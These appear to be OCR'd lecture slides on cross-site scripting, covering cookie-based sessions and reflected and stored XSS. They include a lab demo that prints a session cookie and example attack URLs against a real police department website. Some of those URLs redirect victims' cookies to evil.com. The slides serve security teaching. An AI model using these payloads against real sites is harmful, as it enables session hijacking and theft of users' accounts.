
2.

Stealing cookies allows you to hijack a session without knowing the password

   - Sets user cookie indicating successful login

3. Browser sends cookie on subsequent visits to indicate authenticated status

# Sessions using cookies



Browser

Server

POST/login.cgi


Set-cookie: authenticator

GET…
Cookie: authenticator


response

# Stealing Your Own Cookie

```
<script>
alert(document.cookie)
</script>
```



What's your name?



What's your name?

Hello

**The page at 172.16.59.128 says:**

security=low;
PHPSESSID=jkf61r7qhjhn3449offe32jsn1


My session token

# “Reflected” XSS

Problem:
Server reflects back javascript-laced input

Attack delivery method:
Send victims a link containing XSS attack

# Reflected Example



Search Results – official website of THE LOS ANGELES POLICE DEPARTMENT

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=david%20brumley

Search Results

Your search for: **david brumley** in **general information**
Found 46 results [1-25 shown]

Page **1** 2 > >>

Hockney, David

Hockney, David

Hockney, David

Hockney, David

Do you have an internship program?

How can I volunteer for the LAPD?


What LAPD programs are available for teenagers?

What community events are happening in my area?

Up through 2009:
http://www.lapdonline.org/... search_terms=<script>alert(“vuln”);</script>
(example attack: send phish purporting link offers free Anti-virus)

# Stealing Cookies

<script>
alert(document.cookie)
</script>



Search Results – official website of THE LOS ANGELES POLICE DEPARTMENT

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=david%20brumley

Search Results

Your search for: **david brumley** in **general information**
Found 46 results [1-25 shown]

Page **1** 2 > >>

Hockney, David


Hockney, David

Hockney, David

Hockney, David

Phish with malicious URL

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Ealert(document.cookie);%3C/script%3E



http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=‘evil.com/’ +document.cookie;%3C/script%3E

“Check out this link!”

http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=evil.com/document.cookie;%3C/script%3E

Session token for lapdonline.org

evil.com/f9geiv33knv141

Response containing malicious JS


evil.com

lapdonline.org

# “Stored” XSS

Problem:
Server stores javascript-laced input

Attack delivery method:
Upload attack, users who view it are exploited



Name * David

Message * Software security <b>is hard!</b>

Name: test
Message: This is a test comment.

Name *

Message *


Name: test
Message: This is a test comment.

Name: David
Message: Software security **is hard!**

HTML bold for emphasis!

Every browser that visits the page will run the “bold” command

